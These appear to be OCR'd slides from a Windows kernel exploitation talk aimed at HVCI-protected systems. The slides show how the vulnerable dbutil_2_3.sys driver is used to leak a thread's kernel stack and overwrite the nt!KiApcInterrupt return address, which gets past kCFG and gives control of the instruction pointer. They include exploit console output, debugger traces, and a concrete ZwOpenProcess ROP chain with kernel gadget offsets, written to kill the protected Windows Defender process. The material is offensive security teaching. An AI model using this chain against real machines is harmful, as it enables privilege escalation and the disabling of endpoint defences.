    - What about returns, or rets?
- One known limitation of kCFG are return control-flow transfers!
  - kCFG only inspects indirect *calls* – not when a return occurs
- What if we could overwrite a return address on the stack with a user-controlled value?

Windows Kernel Exploitation – HVCI Edition


- NtQuerySystemInformation is a function exported by ntdll.dll that allows a medium-integrity process to obtain a KTHREAD object associated with a thread
    - What we can do is, use CreateThread in user mode to create a “dummy thread” (in a suspended state)
        - Invoking NtQuerySystemInformation (from user-mode) allows us to get the thread’s kernel object (KTHREAD)!

Windows Kernel Exploitation – HVCI Edition

- Each user-mode thread has a user-mode stack *and* a kernel-mode one – allowing us to leak a kernel-mode stack – which contain return addresses!




```
C:\Users\User\Desktop>Project2.exe
[+] Obtained a handle to dbutil_2_3.sys! HANDLE value: 0000000000000098
[+] Created the "dummy thread"!
[+] ntdll!NtQuerySystemInformation: 0x00007FFFCE543E00
[+] "Dummy thread" KTHREAD object: 0xffffa50f0fdb8080
```



```
0: kd> dx *(nt!_KTHREAD*)0xffffa50f0fdb8080
*(nt!_KTHREAD*)0xffffa50f0fdb8080                 [Type: _KTHREAD]
    [+0x000] Header           [Type: _DISPATCHER_HEADER]
    [+0x018] SListFaultAddress : 0x0 [Type: void *]
    [+0x020] QuantumTarget    : 0x5942094 [Type: unsigned __int64]
    [+0x028] InitialStack     : 0xffffa385bba355f0 [Type: void *]
    [+0x030] StackLimit       : 0xffffa385bba2f000 [Type: void *]
    [+0x038] StackBase        : 0xffffa385bba36000 [Type: void *]
    [+0x040] ThreadLock       : 0x0 [Type: unsigned __int64]
    [+0x048] CycleTime        : 0x3624 [Type: unsigned __int64]
    [+0x050] CurrentRunTime   : 0x0 [Type: unsigned long]
    [+0x054] ExpectedRunTime  : 0x17e862 [Type: unsigned long]
    [+0x058] KernelStack      : 0xffffa385bba34ac0 [Type: void *]
    [+0x060] StateSaveArea    : 0xffffa385bba35640 [Type: _XSAVE_FORMAT *]
    [+0x068] SchedulingGroup  : 0x0 [Type: _KSCHEDULING_GROUP *]
    [+0x070] WaitRegister     [Type: _KWAIT_STATUS_REGISTER]
    [+0x071] Running          : 0x0 [Type: unsigned char]
    [+0x072] Alerted          [Type: unsigned char [2]]
    [+0x074 ( 0: 0)] AutoBoostActive  : 0x1 [Type: unsigned long]
    [+0x074 ( 1: 1)] ReadyTransition  : 0x0 [Type: unsigned long]
    [+0x074 ( 2: 2)] WaitNext         : 0x0 [Type: unsigned long]
```

Windows Kernel Exploitation – HVCI Edition

- As we can see there are many return addresses to choose from
  - nt!KiApcInterrupt will be our target address. Why?



```
Call Site
nt!KiSwapContext+0x76
nt!KiSwapThread+0x3a7
nt!KiCommitThreadWait+0x159
nt!KeWaitForSingleObject+0x234
nt!KiSchedulerApc+0x45b
nt!KiDeliverApc+0x314
nt!KiApcInterrupt+0x328 (TrapFrame @ ffffa385`bba350a0)
nt!PspUserThreadStartup+0x48
nt!KiStartUserThread+0x28
nt!KiStartUserThreadReturn (TrapFrame @ ffffa385`bba35460)
0x00007fff`ce4a4830
```

Windows Kernel Exploitation – HVCI Edition


- A suspended thread on Windows is essentially a thread with an Asynchronous Procedure Call (APC) queued to it that tells the thread “to do nothing”
  - The thread waits (KeWaitForSingleObject) until KTHREAD->SuspendCount is 0 – which indicates the thread can be resumed
    - SuspendCount is decremented via ResumeThread
- This means that since we are creating a suspended thread, we know an APC should *always* be queued and therefore nt!KiApcInterrupt’s return address should always be present!

Windows Kernel Exploitation – HVCI Edition


- Since we have leaked the stack, we can use a kernel-mode read vulnerability to locate this return address and overwrite it.
    - Recall that SuspendCount is set to 0 via ResumeThread
        - This means when we go to resume the thread, this return address will eventually be executed so we can return from the APC function
    - When this happens – our fake/malicious return address will be invoked!

Windows Kernel Exploitation – HVCI Edition

- This allows us to control the instruction pointer!



```
[+] Obtained a handle to dbutil_2_3.sys! HANDLE value: 00000000000000B0
[+] Created the "dummy thread"!
[+] ntdll!NtQuerySystemInformation: 0x00007FFB37663E00
[+] "Dummy thread" KTHREAD object: 0xffffe50c990ef080
[+] Leaked kernel-mode stack: 0xffff9d8758c80000
[+] Leaked target return address of nt!KiApcInterrupt!
[+] Stack address: 0xffff9d8758c7f098 contains nt!KiApcInterrupt+0x328!
```



```
0: kd> g
Access violation - code c0000005 (!!! second chance !!!)
nt!KiDeliverApc+0x211:
fffff801`03074851 c3              ret
3: kd> k
 # Child-SP          RetAddr               Call Site
00 ffff928f`4e7da098 41414141`41414141     nt!KiDeliverApc+0x211
01 ffff928f`4e7da0a0 ffffe28a`0a087040     0x41414141`41414141
02 ffff928f`4e7da0a8 00000000`00000000     0xffffe28a`0a087040
```

Windows Kernel Exploitation – HVCI Edition


- With control of the instruction pointer, and the stack, we can craft a Return-Oriented Programming (ROP) chain
  - We can’t directly execute shellcode because of HVCI – but we can re-use existing code (which is signed) to arbitrarily invoke APIs using ROP
    - Thus, mimicking shellcode behavior!

Windows Kernel Exploitation – HVCI Edition

- ROP 101
  - We can flood the stack with “fake” return addresses
  - Each “fake” return address is an existing piece of code within the kernel (in our case) that does an interesting sequence of assembly instructions and ends in a “return” instruction
    - Each sequence is known as a “ROP” gadget
  - We can string together a sequence of ROP gadgets (known as a “ROP”) chain to call Windows API functions

Windows Kernel Exploitation – HVCI Edition

- Example




Stack pointer

0x000000004d432610	pop rcx; ret (0x7ff112233440: app.dll)
0x000000004d432618	lpAddress (SHELLCODE)
0x000000004d432620	pop rdx; ret (0x7ff112233448: app.dll)
0x000000004d432628	dwSize (sizeof(SHELLCODE))
0x000000004d432630	pop r8; ret (0x7ff112233448: app.dll)
0x000000004d432638	flnewProtect (PAGE_EXECUTE_READWRITE)
0x000000004d432640	pop r9; ret (0x7ff112233448: app.dll)
0x000000004d432648	lpflOldProtect (Any writable pointer)
0x000000004d432650	ret (0x7ff112233448: app.dll)
0x000000004d432658	KERNELBASE!VirtualProtect

Windows Kernel Exploitation – HVCI Edition

- Example “shellcode via ROP”
  - Terminating the MsMpEng.exe process
    - Windows Defender Antimalware Service process
      - Cannot be terminated – even as an administrator!
        - MsMpEng.exe is a Protected Process Light (PPL)



```
Microsoft Windows [Version 10.0.22000.856]
(c) Microsoft Corporation. All rights reserved.

C:\windows\system32>taskkill /f /im MsMpEng.exe
ERROR: The process "MsMpEng.exe" with PID 10476 could not be terminated.
Reason: Access is denied.
```

Windows Kernel Exploitation – HVCI Edition


- This means we can’t get a user-mode handle to the process and terminate it – even as an administrator
    - We instead would need kernel-level access in order to terminate a PPL
        - Not possible even with (just) administrative access in user mode

Windows Kernel Exploitation – HVCI Edition

- We need to get our handle to MsMpEng.exe from the kernel
  - This can be accomplished using our exploit primitive to arbitrarily invoke any kernel-mode API
    - In this case we can invoke ZwOpenProcess from the kernel, using ROP, in order to obtain a handle to the process!

Windows Kernel Exploitation – HVCI Edition

- ZwOpenProcess ROP chain



```
//
// ZwOpenProcess
//
write64(inHandle, retAddr, ntBase + 0x2bda97);              // 0x2bda97: pop rcx ; ret ; \x40\x59\xc3 (1 found)
write64(inHandle, retAddr + 0x8, &defenderprocHandle);       // HANDLE (to receive MsMpEng.exe process handle)
write64(inHandle, retAddr + 0x10, ntBase + 0x6398a1);        // 0x6398a1: pop rdx ; ret ; \x5a\x46\xc3 (1 found)
write64(inHandle, retAddr + 0x18, PROCESS_ALL_ACCESS);       // PROCESS_ALL_ACCESS
write64(inHandle, retAddr + 0x20, ntBase + 0x2f7161);        // 0x2f7161: pop r8 ; ret ; \x41\x58\xc3 (1 found)
write64(inHandle, retAddr + 0x28, &objAttrs);                // OBJECT_ATTRIBUTES
write64(inHandle, retAddr + 0x30, ntBase + 0x42b023);        // 0x42b023: pop r9 ; ret ; \x41\x59\xc3 (1 found)
write64(inHandle, retAddr + 0x38, &clientId);                // CLIENT_ID
write64(inHandle, retAddr + 0x40, ntBase + 0x73a941);        // 0x73a941: pop rax ; ret ; \x58\xc3 (1 found)
write64(inHandle, retAddr + 0x48, ntBase + 0x4140c0);        // nt!ZwOpenProcess
write64(inHandle, retAddr + 0x50, ntBase + 0xab4408);        // 0xab4408: jmp rax; \x48\xff\xe0 (1 found)
```

Windows Kernel Exploitation – HVCI Edition

